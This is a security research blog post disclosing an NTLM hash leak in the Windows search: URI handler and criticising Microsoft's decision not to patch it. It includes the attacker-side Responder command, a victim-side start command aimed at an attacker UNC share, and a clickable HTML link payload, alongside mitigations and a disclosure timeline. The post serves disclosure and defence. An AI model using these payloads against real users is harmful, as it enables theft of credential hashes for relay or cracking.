
Let’s talk about the identity gaps every team has to close. Join the convo.
Utility navigation bar redirect icon
Portal LoginSupportBlogContact
Search
Close search
Huntress Logo in Teal
  • Platform Overview
    Managed EDR

    Get full endpoint visibility, detection, and response.

    Managed EDR

    Get full endpoint visibility, detection, and response.

    Managed ITDR: Identity Threat Detection and Response

    Protect your Microsoft 365 and Google Workspace identities and email environments.

    Managed ITDR: Identity Threat Detection and Response

    Protect your Microsoft 365 and Google Workspace identities and email environments.

    Managed SIEM

    Managed threat response and robust compliance support at a predictable price.

    Managed SIEM

    Managed threat response and robust compliance support at a predictable price.

    Managed Security Awareness Training Software

    Empower your teams with science-backed security awareness training.

    Managed Security Awareness Training Software

    Empower your teams with science-backed security awareness training.

    Managed ISPM

    Continuous Microsoft 365 and identity hardening, managed and enforced by Huntress experts.

    Managed ISPM

    Continuous Microsoft 365 and identity hardening, managed and enforced by Huntress experts.

    Managed ESPM

    Proactively secure endpoints against attacks.

    Managed ESPM

    Proactively secure endpoints against attacks.

    Integrations
    Integrations
    Support Documentation
    Support Documentation
    See Huntress in Action

    Quickly deploy and manage real-time protection for endpoints, email, and employees - all from a single dashboard.

    Huntress Cybersecurity
    See Huntress in Action

    Quickly deploy and manage real-time protection for endpoints, email, and employees - all from a single dashboard.

    Huntress Cybersecurity
  • Threats We Stop
    Phishing
    Phishing
    Business Email Compromise
    Business Email Compromise
    Ransomware
    Ransomware
    Infostealers
    Infostealers
    Living off the Land
    Living off the Land
    Initial Access & RaaS
    Initial Access & RaaS
    View Allright arrowView Allright arrow
    Industries We Serve
    Education
    Education
    Financial Services
    Financial Services
    State and Local Government
    State and Local Government
    Healthcare
    Healthcare
    Law Firms
    Law Firms
    Manufacturing
    Manufacturing
    Utilities
    Utilities
    View Allright arrowView Allright arrow
    Tailored Solutions
    MSPs
    MSPs
    Resellers
    Resellers
    SMBs
    SMBs
    Compliance
    Compliance
    Disrupting your business is Big Cybercrime’s business model

    Stop unwanted interruptions before they stop your workflow.


    Huntress Cybersecurity
    Cybercriminals Have Evolved

    Get the intel on today’s cybercriminal groups and learn how to protect yourself.

    Huntress Cybersecurity
  • Pricing
  • Community Series
    The Product Lab

    Shape the next big thing in cybersecurity together.

    The Product Lab

    Shape the next big thing in cybersecurity together.

    Fireside Chat

    Real people. Real perspectives. Better conversations.

    Fireside Chat

    Real people. Real perspectives. Better conversations.

    Tradecraft Tuesday

    No products, no pitches – just tradecraft.

    Tradecraft Tuesday

    No products, no pitches – just tradecraft.

    _declassified

    Exposing hidden truths in the world of cybersecurity.

    _declassified

    Exposing hidden truths in the world of cybersecurity.

    Resources
    Upcoming Events
    Upcoming Events
    Ebooks
    Ebooks
    On-Demand Webinars
    On-Demand Webinars
    Videos
    Videos
    Whitepapers
    Whitepapers
    Datasheets
    Datasheets
    Cybersecurity Education
    Cybersecurity 101
    Cybersecurity 101
    Cybersecurity Guides
    Cybersecurity Guides
    Threat Library
    Threat Library
    Real Tradecraft, Real Results
    Real Tradecraft, Real Results
    2026 Cyber Threat Report
    2026 Cyber Threat Report
    The Huntress Blog
    When "Moderate" Means "Sometimes"
    Huntress Cybersecurity
    When "Moderate" Means "Sometimes"
    Huntress Cybersecurity
    Your Profile Is a Dossier. Here's Who's Reading It.
    Huntress Cybersecurity
    Your Profile Is a Dossier. Here's Who's Reading It.
    Huntress Cybersecurity
    Before Your MSP Chases CMMC, Take an Honest Look at Your Operations
    Huntress Cybersecurity
    Before Your MSP Chases CMMC, Take an Honest Look at Your Operations
    Huntress Cybersecurity
  • Why Huntress

    Go beyond AI in the fight against today’s hackers with Huntress Managed EDR purpose-built for your needs

    Huntress Cybersecurity
    Why Huntress

    Go beyond AI in the fight against today’s hackers with Huntress Managed EDR purpose-built for your needs

    Huntress Cybersecurity
    The Huntress SOC

    24/7 Security Operations Center

    The Huntress SOC

    24/7 Security Operations Center

    Reviews

    Why businesses of all sizes trust Huntress to defend their assets

    Reviews

    Why businesses of all sizes trust Huntress to defend their assets

    Case Studies

    Learn directly from our partners how Huntress has helped them

    Case Studies

    Learn directly from our partners how Huntress has helped them

    Community

    Get in touch with the Huntress Community team

    Community

    Get in touch with the Huntress Community team

    Compare Huntress
    Bitdefender
    Bitdefender
    Blackpoint
    Blackpoint
    Breach Secure Now!
    Breach Secure Now!
    Crowdstrike
    Crowdstrike
    SentinelOne
    SentinelOne
    Sophos
    Sophos
    Compare Allright arrowCompare Allright arrow
  • HUNTRESS HUB

    Login to access top-notch marketing resources, tools, and training.

    Huntress Cybersecurity
    HUNTRESS HUB

    Login to access top-notch marketing resources, tools, and training.

    Huntress Cybersecurity
    Partners
    MSPs

    Join our partner community to deliver expert-led managed security.

    MSPs

    Join our partner community to deliver expert-led managed security.

    Resellers

    Partner program designed to grow your cybersecurity business.

    Resellers

    Partner program designed to grow your cybersecurity business.

    Tech Alliances

    Driving innovation through global technology Partnerships

    Tech Alliances

    Driving innovation through global technology Partnerships

    Microsoft Partnership

    A Level-Up for Your Business Security

    Microsoft Partnership

    A Level-Up for Your Business Security

  • Press Release
    Huntress Announces Collaboration with Microsoft to Strengthen Cybersecurity for Businesses of All Sizes
    Huntress Cybersecurity
    Press Release
    Huntress Announces Collaboration with Microsoft to Strengthen Cybersecurity for Businesses of All Sizes
    Huntress Cybersecurity
    Our Story

    We're on a mission to shatter the barriers to enterprise-level security.

    Our Story

    We're on a mission to shatter the barriers to enterprise-level security.

    Newsroom

    Explore press releases, news articles, media interviews and more.

    Newsroom

    Explore press releases, news articles, media interviews and more.

    Meet the Team

    Founded by former NSA Cyber Operators. Backed by security researchers.

    Meet the Team

    Founded by former NSA Cyber Operators. Backed by security researchers.

    Careers

    Ready to shake up the cybersecurity world? Join the hunt.

    Careers

    Ready to shake up the cybersecurity world? Join the hunt.

    Awards
    Awards
    Contact Us
    Contact Us
  • Portal Login
  • Support
  • Blog
  • Contact
  • Search
  • Get a Demo
  • Start for Free
Portal LoginSupportBlogContact
Search
Close search
Get a Demo
Start for Free
HomeBlog
When "Moderate" Means "Sometimes"
Published:
June 2, 2026

When "Moderate" Means "Sometimes"

By:
Andrew Schwartz
Share icon
Glitch effectGlitch effectGlitch effect

Key Takeaways


Same bug class. No CVE. No fix. The NTLM leakage primitive in the Windows search: URI handler is technically identical to CVE-2026-33829 in the Snipping Tool. Same severity rating, same mechanism, same potential impact. Microsoft closed it without a CVE or a patch, describing its triage process as "case-by-case."

A CVSS score of 4.3 doesn't capture the real-world risk. This bug requires no malware and no complex exploit chain. A single link click can leak a user's NTLMv2 hash to an attacker-controlled server before Windows even renders an error message. The victim may never download anything malicious at all.

Patching by CVE leaves gaps. If your patch program uses Microsoft CVE coverage as its signal, you patched the Snipping Tool in April and have zero visibility into this unpatched variant with the same impact. Whatever comes next in this class may not get a CVE either.

One mitigation kills the whole class. Block outbound SMB (TCP/445 and TCP/139) on hosts that don't need it. That's the single highest-value control for this bug and the broader NTLM leakage family. If you already alert on search-ms: URIs in mail flow and proxy logs, add search: to the same rule now.


Acknowledgments:A special thank you to Tyler Bohlmann, Jon Semon, Lindsey O'Donnell-Welch, Aaron Deal, and Beth Robinson for their contributions and edits to this blog. And a big thank you to Casey Smith for reviewing a draft of this post and asking the right uncomfortable question: does this really fire from a clicked link, or just from a typed command? Testing the link-click delivery and adding the Edge screenshot was a direct result of his feedback.


On April 14, 2026, Microsoft patched CVE-2026-33829, an NTLM credential leakage bug in the Windows Snipping Tool with a CVSS score of 4.3. The issue lived in the Snipping Tool’s ms-screensketch: URI handler, the part of Windows that decides what to do when someone clicks a special kind of link. Technically, the Snipping Tool’s URI handler accepted a filePath parameter, didn't validate it, and would happily reach out to whatever UNC path you handed it. That connection could trigger NTLM authentication and expose the victim’s Net-NTLMv2 hash. In plain English: a user could be tricked into clicking what looks like an ordinary link, and their computer would automatically try to “check in” with a server controlled by the attacker.

That matters because the bug did not require malware or a complicated exploit chain to be useful; it abused a built-in Windows authentication behavior. A Net-NTLMv2 hash is not the user’s raw password, but it is still a valuable authentication artifact. An attacker may be able to capture it with tools like Responder, then use it in follow-on activity such as NTLM relay attacks or offline password-cracking attempts, depending on how the target environment is configured. Put more simply: the victim may never download anything malicious at all, but a single click could still leak credentials in a form that helps an attacker gain access or move deeper into a network.

The day after that patch shipped, I reported the same underlying behavior in a different Windows URI handler: search: instead of ms-screensketch:, and crumb=location: instead of filePath. The labels changed, but the security impact did not. It used the same NTLM leakage mechanism, produced the same Net-NTLMv2 leak, had the same prerequisites, and carried the same Moderate rating. MSRC closed it. Below the servicing bar. No CVE, no fix.

Same primitive class, same vendor, same severity, opposite outcome. That's the post.


The bug

Windows 11 25H2 Pro, Build 26200.8524, standard user tony.soprano on workstation NEWJERSEY. No admin, no developer mode, no AppX. Defender on defaults. Zero alerts.

Attacker side, Responder on a Kali host at 10.0.1.100:

responder -I eth0 -wv

Victim side, from cmd:


start "" "search:query=test&crumb=location:\\10.0.1.100\share"

The start "" form with quotes matters. If you paste the URI bare into cmd, the & parses as a command separator and cmd tries to run crumb as its own command. Half the people who try to repro this will hit that and assume it's broken. It isn't.

Figure 1: Left: cmd start "" invocation and the resulting access-denied dialog.
    Right: Responder catching tony.soprano::NEWJERSEY within a second of the URI firing.


Windows shows the user "Windows cannot access the specified device, path, or file." The dialog is a receipt. The hash left the machine before Windows rendered the error.

First invocation per logon leaks the hash. Subsequent invocations return access denied until the user logs out and back in. For phishing delivery, the first shot is the only shot that matters.

And yes, link-click works too…

Figure 2: <a href="search:query=test&crumb=location:\\10.0.1.100\share">click</a> in Edge. One click, no prompt, hash on Responder. The threat model is "send a link."


Two doors, one room

search: and search-ms: are registered separately in HKCR. Both have the same command line and the same DelegateExecute CLSID.

Figure 3: Same command, same DelegateExecute CLSID {90b9bce2-b6db-4fd3-8451-35917ea1081b}. Two URI schemes, one COM activation path.

DelegateExecute tells the shell to hand off URI activation to a COM class rather than running the command line directly. Both schemes point at the same CLSID, which Geoff Chappell's reverse-engineering work and Strontic's xCyclopedia both identify as SearchExecute (also called CLSID_SearchMSExecute), implemented in ExplorerFrame.dll. They aren't sibling handlers that happen to look alike. They're two URI schemes wired to one COM activation path inside ExplorerFrame.dll, and whatever input validation SearchExecute does or doesn't do applies to both.

That also means any real fix has to land in SearchExecute or in the Explorer code it calls, not at the URI scheme level. Patching search-ms: alone wouldn't help.

The crumb=location: UNC leakage primitive on search-ms: was documented by Varonis in 2024 and closed Moderate. The search: handler as an attack vector was documented by Trellix in 2023. The intersection (bare search: plus crumb=location: for NTLM leakage) isn't in the public record that I can find. But the technical novelty is bridging two known facts. The MSRC triage story is what's actually new.


The snipping tool problem


CVE-2026-33829

VULN-XXXXXX

Class

NTLM leakage via URI handler

NTLM leakage via URI handler

Parameter

filePath

crumb=location:

Outcome

NTLMv2 to attacker SMB

NTLMv2 to attacker SMB

CVSS vector

AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N

same (my calc)

Severity

Moderate

Moderate

Surface

Snipping Tool

Explorer (literally the shell)

Serviced?

April 14, 2026

No


I asked MSRC what distinguishes the two. The answer, verbatim:

"Typically, only Important and Critical severity cases meet our bar for servicing... Unfortunately, there are different factors that come in to play which sometimes causes exception to our standard processes."

"Case-by-case." That's the rule. CVE-2026-33829 was the exception that got serviced. Mine wasn't. Varonis's search-ms: in 2024 wasn't. Varonis's WPA URI handler leakage in 2024 wasn't. Whether a Moderate-severity URI-handler NTLM leakage gets fixed is, per Microsoft's own description, exception-driven. ¯\_(ツ)_/¯

When I pointed out that CVE-2026-33829 was itself rated Moderate severity, MSRC confirmed it:

"Yes, CVE-2026-33829 is marked as Moderate severity, which is why I mentioned that it is not our typical process to publish CVE's for anything but Important/Critical. If you were to report any bug to us which met our bar for immediate servicing with an Important/Critical severity rating, we are happy to assign a CVE to it along with our fix release, per our process."

Which is to say: yes, the comparator is Moderate. Both are Moderate. The reason one got a CVE, and one didn't, is that one was an exception and one wasn't. That's the policy, stated.

This post lands during a particularly active period of public discussion around MSRC's disclosure and servicing practices. The pattern documented here is not new and not unique, just specific.

If your patch program triages by "did Microsoft issue a CVE," you patched the Snipping Tool last month and you have no signal at all about the bug in this post. Or the Varonis ones. Or whatever comes next.


Mitigation

Block outbound SMB (TCP/445 and TCP/139) on hosts that don't need it. Single highest-value mitigation kills the whole class.

Enforce SMB signing so captured hashes can't be relayed against internal services.

Disable NTLM where you can. RestrictSendingNTLMTraffic set to 2 (Deny all). Audit first, this will break things.

Alert on search: and search-ms: URIs in mail flow and proxy logs. Neither belongs in legitimate traffic. If you alert on search-ms: already, add search: to the same rule. The syntax is identical.


Disclosure timeline


Date

Event

2026-04-14

CVE-2026-33829 (Snipping Tool) patched by Microsoft

2026-04-15

Finding reported to MSRC

2026-04-16

Closed: social engineering, not eligible

2026-04-16

Pushback: comparator CVEs in same class, post-compromise scenario

2026-04-21

Case reactivated (MSRC case number assigned)

2026-05-15

Final assessment: Moderate severity, below servicing bar

2026-05-15

Notified MSRC of intent to publish, offered draft for review

2026-05-19

MSRC: servicing decisions described as exception-driven

2026-05-20

Notified MSRC of June 2 publication date; link-click delivery confirmed

2026-05-22

Clarification sent: comparator was Moderate per MSRC's own advisory

2026-05-28

MSRC confirmed CVE-2026-33829 was Moderate severity

2026-06-02

Publication


Categories
Threat Research
ChatGPT logoChatGPTOpens in new tabClaude logoClaudeOpens in new tabPerplexity logoPerplexityOpens in new tabGoogle Gemini logoGoogle AIOpens in new tab
AI sparkle iconSummarize This Page
ChatGPT logoChatGPTOpens in new tabClaude logoClaudeOpens in new tabPerplexity logoPerplexityOpens in new tabGoogle Gemini logoGoogle AIOpens in new tab

Curious how cybercriminals think?

Join John Hammond for the latest edition of declassified and learn how attackers turn timing into business disruption.
Grab your spot
Share
Facebook iconTwitter X iconLinkedin iconDownload icon
Glitch effect

You Might Also Like

  • I Have a Lot to be Thankful for in 2020

    Huntress CEO Kyle Hanslovan has a lot to be thankful for in 2020 — and it starts with the MSP community.
  • Are Biometrics the Unsung Hero or the Ultimate Villain in Cybersecurity?

    Biometrics: the hero and villain of cybersecurity. Discover how this cutting-edge tech boosts security while posing serious risks. Is it a game-changer or a ticking time bomb? Let’s break it down.
  • Hiding in Plain Sight: Part 2

    As a follow-up to our previous post, we recently uncovered a really peculiar piece of malware that works through a lot of different layers of abstraction.
  • How Are Hackers Sneaking Past Your Automated Systems?

    Today’s hackers know how to outsmart automation and evade detection. Learn how managed threat detection and response can help you fight back.
  • Tools Change. Habits Don’t. We Saw It Up Close.

    Attackers are already targeting the AI tools your team just started using. Here's what that looks like when it lands in your own environment. And what actually stops it.
  • So Fresh, So Clean: Huntress’ Top Cyber Hygiene Tips

    Learn cyber hygiene best practices with Huntress: from strong passwords and MFA to patching and security training.
  • A Catastrophe For Control: Understanding the ScreenConnect Authentication Bypass (CVE-2024-1709 & CVE-2024-1708)

    This blog discusses the Huntress Team's analysis efforts of the two vulnerabilities and software weaknesses in ConnectWise ScreenConnect (CVE-2024-1708 and CVE-2024-1709) and the technical details behind this attack.
  • Bullseye: A Story of a Targeted Cyberattack

    Dive into a cyber threat analysis that details a sneaky enabler of a targeted cyberattack: persistence.

Sign Up for Huntress Updates

Get insider access to Huntress tradecraft, killer events, and the freshest blog updates.
Privacy • Terms
By submitting this form, you accept our Terms of Service & Privacy Policy
Huntress Managed Security PlatformManaged EDRManaged EDR for macOSManaged EDR for LinuxManaged ITDRManaged SIEMManaged Security Awareness TrainingManaged ISPMManaged ESPMBook a Demo
PhishingComplianceBusiness Email CompromiseEducationFinanceHealthcareManufacturingState & Local Government
Managed Service ProvidersResellersIT & Security Teams24/7 SOCCase Studies
BlogResource CenterCybersecurity 101Upcoming EventsSupport Documentation
Our CompanyLeadershipNews & PressCareersContact Us
Huntress white logo

Protecting 250k+ customers like you with enterprise-grade protection.

Privacy PolicyCookie PolicyTerms of UseCookie Consent
Linkedin iconTwitter X iconYouTube iconInstagram icon
© 2025 Huntress All Rights Reserved.

Join the Hunt

Get insider access to Huntress tradecraft, killer events, and the freshest blog updates.

By submitting this form, you accept our Terms of Service & Privacy Policy